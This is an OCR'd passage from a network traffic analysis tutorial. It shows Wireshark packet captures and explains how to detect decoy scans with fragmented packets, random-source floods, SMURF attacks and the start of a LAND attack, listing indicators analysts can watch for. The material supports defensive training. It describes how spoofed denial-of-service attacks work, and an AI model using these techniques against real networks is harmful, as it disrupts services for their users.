2	0.000030	192.168.10.4	0.0.0.10	ICMP	60	Echo (ping) request id=0xb87f, seq=0/0, ttl=42 (no response found!)
3	0.000036	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=46f8) [Reassembled in #5]
4	0.000041	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=46f8) [Reassembled in #5]
5	0.000061	192.168.10.5	0.0.0.10	TCP	60	42390 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6	0.000067	192.168.10.4	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=46f8) [Reassembled in #8]
7	0.000075	192.168.10.4	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=46f8) [Reassembled in #8]
8	0.000079	192.168.10.4	0.0.0.10	TCP	60	42390 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	0.000083	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=eef7) [Reassembled in #11]
10	0.000096	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=eef7) [Reassembled in #11]
11	0.000101	192.168.10.5	0.0.0.10	TCP	60	42390 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
12	0.000106	192.168.10.4	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=eef7) [Reassembled in #14]
13	0.000110	192.168.10.4	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=eef7) [Reassembled in #14]
14	0.000114	192.168.10.4	0.0.0.10	TCP	60	42390 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
15	0.000120	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=ICMP 1, off=0, ID=677a) [Reassembled in #17]
16	0.000126	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=ICMP 1, off=8, ID=677a) [Reassembled in #17]
17	0.000135	192.168.10.5	0.0.0.10	ICMP	60	Timestamp request id=0x6bfa, seq=0/0, ttl=38
18	0.000139	192.168.10.4	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=ICMP 1, off=0, ID=677a) [Reassembled in #20]
19	0.000144	192.168.10.4	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=ICMP 1, off=8, ID=677a) [Reassembled in #20]
20	0.000150	192.168.10.4	0.0.0.10	ICMP	60	Timestamp request id=0x6bfa, seq=0/0, ttl=50
21	2.003012	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=ICMP 1, off=0, ID=88ff) [Reassembled in #23]
22	2.003043	192.168.10.5	0.0.0.10	IPv4	60	Fragmented IP protocol (proto=ICMP 1, off=8, ID=88ff) [Reassembled in #23]


Secondarily, in this attack the attacker might be attempting to cloak their address with a decoy, but the responses for multiple closed ports will still be directed towards them with the RST flags denoted for TCP.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
70	3.241457	192.168.10.4	192.168.10.1	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=6e9e) [Reassembled in #73]
71	3.241462	192.168.10.1	192.168.10.5	TCP	60	995 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
72	3.241469	192.168.10.4	192.168.10.1	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=6e9e) [Reassembled in #73]
73	3.241479	192.168.10.4	192.168.10.1	TCP	60	42902 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
74	3.241490	192.168.10.5	192.168.10.1	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=0, ID=193d) [Reassembled in #76]
75	3.241496	192.168.10.5	192.168.10.1	IPv4	60	Fragmented IP protocol (proto=TCP 6, off=8, ID=193d) [Reassembled in #76]

We will definitely notice this in the case of a large port block which has no services running on the victim host.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
237	3.246382	192.168.10.1	192.168.10.5	TCP	60	199 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
238	3.246787	192.168.10.1	192.168.10.5	TCP	60	110 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
239	3.247121	192.168.10.1	192.168.10.5	TCP	60	111 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
240	3.247410	192.168.10.1	192.168.10.5	TCP	60	25 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
241	3.247825	192.168.10.1	192.168.10.5	TCP	60	53 → 42902 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
242	3.247893	192.168.10.5	192.168.10.1	TCP	60	42902 → 53 [RST] Seq=1 Win=0 Len=0
243	3.248206	192.168.10.1	192.168.10.5	TCP	60	21 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
244	3.248506	192.168.10.1	192.168.10.5	TCP	60	445 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
245	3.248945	192.168.10.1	192.168.10.5	TCP	60	80 → 42902 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
246	3.249096	192.168.10.5	192.168.10.1	TCP	60	42902 → 80 [RST] Seq=1 Win=0 Len=0
247	3.249372	192.168.10.1	192.168.10.5	TCP	60	8080 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
248	3.249685	192.168.10.1	192.168.10.5	TCP	60	135 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
249	3.250068	192.168.10.1	192.168.10.5	TCP	60	993 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
250	3.250355	192.168.10.1	192.168.10.5	TCP	60	3306 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
251	3.250666	192.168.10.1	192.168.10.5	TCP	60	587 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
252	3.251053	192.168.10.1	192.168.10.5	TCP	60	554 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
253	3.251333	192.168.10.1	192.168.10.5	TCP	60	19071 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
254	3.251633	192.168.10.1	192.168.10.5	TCP	60	45947 → 42902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

As such, another simple way that we can prevent this attack beyond just detecting it through our traffic analysis efforts is the following.


1. `Have our IDS/IPS/Firewall act as the destination host would` - In the sense that reconstructing the packets gives a clear indication of malicious activity.
2. `Watch for connections started by one host, and taken over by another` - The attacker after all has to reveal their true source address in order to see that a port is open. This is strange behavior and we can define our rules to prevent it.

Finding Random Source Attacks

Related PCAP File(s):

- `ICMP_rand_source.pcapng`
- `ICMP_rand_source_larg_data.pcapng`
- `TCP_rand_source_attacks.pcapng`


On the opposite side of things, we can begin to explore denial-of-service attacks through source and destination address spoofing. One of the primary and notable examples is random source attacks. These can be conducted in many different flavors. However, notably this can be done like the opposite of a SMURF attack, in which many hosts will ping one host which does not exist, and the pinged host will ping back all others and get no reply.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	234.28.88.252	ICMP	60	Echo (ping) reply id=0x1f1f, seq=0/0, ttl=1
2	0.000071	192.168.10.5	5.213.5.72	ICMP	60	Echo (ping) reply id=0x1f1f, seq=256/1, ttl=64
3	0.000082	192.168.10.5	187.62.188.151	ICMP	60	Echo (ping) reply id=0x1f1f, seq=512/2, ttl=64
4	0.000090	192.168.10.5	210.223.62.30	ICMP	60	Echo (ping) reply id=0x1f1f, seq=768/3, ttl=64
5	0.000095	192.168.10.5	24.183.174.20	ICMP	60	Echo (ping) reply id=0x1f1f, seq=1024/4, ttl=64
6	0.000101	192.168.10.5	105.11.187.132	ICMP	60	Echo (ping) reply id=0x1f1f, seq=1280/5, ttl=64
7	0.000109	192.168.10.5	175.48.82.171	ICMP	60	Echo (ping) reply id=0x1f1f, seq=1536/6, ttl=64
8	0.000118	192.168.10.5	27.252.166.135	ICMP	60	Echo (ping) reply id=0x1f1f, seq=1792/7, ttl=64
9	0.000124	192.168.10.5	52.32.142.151	ICMP	60	Echo (ping) reply id=0x1f1f, seq=2048/8, ttl=64
10	0.000132	192.168.10.5	214.83.144.164	ICMP	60	Echo (ping) reply id=0x1f1f, seq=2304/9, ttl=64


We should also consider that attackers might fragment these random hosts communications in order to draw out more resource exhaustion.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0848) [Reassembled in #17]
2	0.000040	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1480, ID=0848) [Reassembled in #17]
3	0.000059	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2960, ID=0848) [Reassembled in #17]
4	0.000069	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4440, ID=0848) [Reassembled in #17]
5	0.000076	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5920, ID=0848) [Reassembled in #17]
6	0.000082	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=7400, ID=0848) [Reassembled in #17]
7	0.000091	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=8880, ID=0848) [Reassembled in #17]
8	0.000104	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=10360, ID=0848) [Reassembled in #17]
9	0.000110	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=11840, ID=0848) [Reassembled in #17]
10	0.000118	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=13320, ID=0848) [Reassembled in #17]
11	0.000124	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=14800, ID=0848) [Reassembled in #17]
12	0.000132	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=16280, ID=0848) [Reassembled in #17]
13	0.000142	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=17760, ID=0848) [Reassembled in #17]
14	0.000151	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=19240, ID=0848) [Reassembled in #17]
15	0.000161	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=20720, ID=0848) [Reassembled in #17]
16	0.000171	192.168.10.5	111.43.91.100	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=22200, ID=0848) [Reassembled in #17]
17	0.000178	192.168.10.5	111.43.91.100	ICMP	1362	Echo (ping) reply id=0x2327, seq=0/0, ttl=64

However in many cases, like LAND attacks, these attacks will be used by attackers to exhaust resources to one specific service on a port. Instead of spoofing the source address to be the same as the destination, the attacker might randomize them. We might notice the following.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	213.133.177.165	192.168.10.1	TCP	60	8545 → 80 [SYN] Seq=0 Win=512 Len=0
2	0.000013	57.212.28.220	192.168.10.1	TCP	60	8546 → 80 [SYN] Seq=0 Win=512 Len=0
3	0.000024	67.234.220.34	192.168.10.1	TCP	60	8547 → 80 [SYN] Seq=0 Win=512 Len=0
4	0.000032	220.178.28.93	192.168.10.1	TCP	60	8548 → 80 [SYN] Seq=0 Win=512 Len=0
5	0.000039	198.28.108.23	192.168.10.1	TCP	60	8549 → 80 [SYN] Seq=0 Win=512 Len=0
6	0.000055	237.227.92.28	192.168.10.1	TCP	60	8550 → 80 [SYN] Seq=0 Win=512 Len=0
7	0.000065	126.231.106.212	192.168.10.1	TCP	60	8551 → 80 [SYN] Seq=0 Win=512 Len=0
8	0.000069	151.60.228.44	192.168.10.1	TCP	60	8552 → 80 [SYN] Seq=0 Win=512 Len=0
9	0.000081	197.21.54.97	192.168.10.1	TCP	60	8553 → 80 [SYN] Seq=0 Win=512 Len=0
10	0.000095	166.42.75.174	192.168.10.1	TCP	60	8554 → 80 [SYN] Seq=0 Win=512 Len=0
11	0.000105	21.126.240.208	192.168.10.1	TCP	60	8555 → 80 [SYN] Seq=0 Win=512 Len=0
12	0.000120	55.23.28.233	192.168.10.1	TCP	60	8556 → 80 [SYN] Seq=0 Win=512 Len=0
13	0.000131	166.106.48.228	192.168.10.1	TCP	60	8557 → 80 [SYN] Seq=0 Win=512 Len=0
14	0.000140	17.234.229.97	192.168.10.1	TCP	60	8558 → 80 [SYN] Seq=0 Win=512 Len=0

In this case, we have a few indicators of nefarious behavior:

1. `Single Port Utilization from random hosts`
2. `Incremental Base Port with a lack of randomization`
3. `Identical Length Fields`

In many real world cases, like a web server, we may have many different users utilizing the same port. However, these requests are contrary of our indicators. Such that they will have different lengths and the base ports will not exhibit this behavior.


Finding Smurf Attacks

SMURF Attacks are a notable distributed denial-of-service attack, in the nature that they operate through causing random hosts to ping the victim host back. Simply put, an attacker conducts these like the following:

1. `The attacker will send an ICMP request to live hosts with a spoofed address of the victim host`


2. `The live hosts will respond to the legitimate victim host with an ICMP reply`
3. `This may cause resource exhaustion on the victim host`

One of the things we can look for in our traffic behavior is an excessive amount of ICMP replies from a single host to our affected host. Sometimes attackers will include fragmentation and data on these ICMP requests to make the traffic volume larger.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0016) [Reassembled in #17]
2	0.000036	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1480, ID=0016) [Reassembled in #17]
3	0.000044	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2960, ID=0016) [Reassembled in #17]
4	0.000051	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4440, ID=0016) [Reassembled in #17]
5	0.000071	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5920, ID=0016) [Reassembled in #17]
6	0.000077	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=7400, ID=0016) [Reassembled in #17]
7	0.000083	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=8880, ID=0016) [Reassembled in #17]
8	0.000093	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=10360, ID=0016) [Reassembled in #17]
9	0.000105	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=11840, ID=0016) [Reassembled in #17]
10	0.000115	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=13320, ID=0016) [Reassembled in #17]
11	0.000122	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=14800, ID=0016) [Reassembled in #17]
12	0.000130	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=16280, ID=0016) [Reassembled in #17]
13	0.000144	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=17760, ID=0016) [Reassembled in #17]
14	0.000153	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=19240, ID=0016) [Reassembled in #17]
15	0.000164	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=20720, ID=0016) [Reassembled in #17]
16	0.000174	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=22200, ID=0016) [Reassembled in #17]
17	0.000180	192.168.10.5	192.168.10.1	ICMP	1362	Echo (ping) request id=0x1645, seq=0/0, ttl=64 (reply in 208)

We might notice many different hosts pinging our single host, and in this case it represents the basic nature of SMURF attacks.



Capturing from Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

icmp

No.	Time	Source	Destination	Protocol	Length	Info
9075	0.735149	10.174.15.16	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37128/2193, ttl=64
9076	0.735149	10.174.15.18	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37128/2193, ttl=64
9077	0.735403	10.174.15.17	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37384/2194, ttl=64
9078	0.735403	10.174.15.19	10.174.15.255	ICMP	60	Echo (ping) request id=0xb507, seq=37384/2194, ttl=64 (no response found!)
9079	0.735403	10.174.15.18	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37384/2194, ttl=64
9080	0.735551	10.174.15.16	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37384/2194, ttl=64
9081	0.735551	10.174.15.17	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37640/2195, ttl=64
9082	0.735551	10.174.15.19	10.174.15.255	ICMP	60	Echo (ping) request id=0xb507, seq=37640/2195, ttl=64 (no response found!)
9083	0.735802	10.174.15.16	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37640/2195, ttl=64
9084	0.735802	10.174.15.18	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37640/2195, ttl=64
9085	0.735802	10.174.15.17	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37896/2196, ttl=64
9086	0.735802	10.174.15.19	10.174.15.255	ICMP	60	Echo (ping) request id=0xb507, seq=37896/2196, ttl=64 (no response found!)
9087	0.736005	10.174.15.16	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37896/2196, ttl=64
9088	0.736005	10.174.15.18	10.174.15.19	ICMP	60	Echo (ping) reply id=0xb507, seq=37896/2196, ttl=64

> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{533FE382-FE51-4A74-A162-96BDE9700223}, id 0
> Ethernet II, Src: PcsCompu_09:21:8b (08:00:27:09:21:8b), Dst: PcsCompu_3b:d7:70 (08:00:27:3b:d7:70)
> Internet Protocol Version 4, Src: 10.174.15.17, Dst: 10.174.15.19
> Internet Control Message Protocol

Image From: https://techofide.com/blogs/what-is-smurf-attack-what-is-the-denial-of-service-attack-practical-ddos-attack-step-by-step-guide/


Finding LAND Attacks

Related PCAP File(s):

- `LAND-DoS.pcapng`

LAND attacks operate through an attacker spoofing the source IP address to be the same as the destination. These denial-of-service attacks work through sheer volume of traffic and port

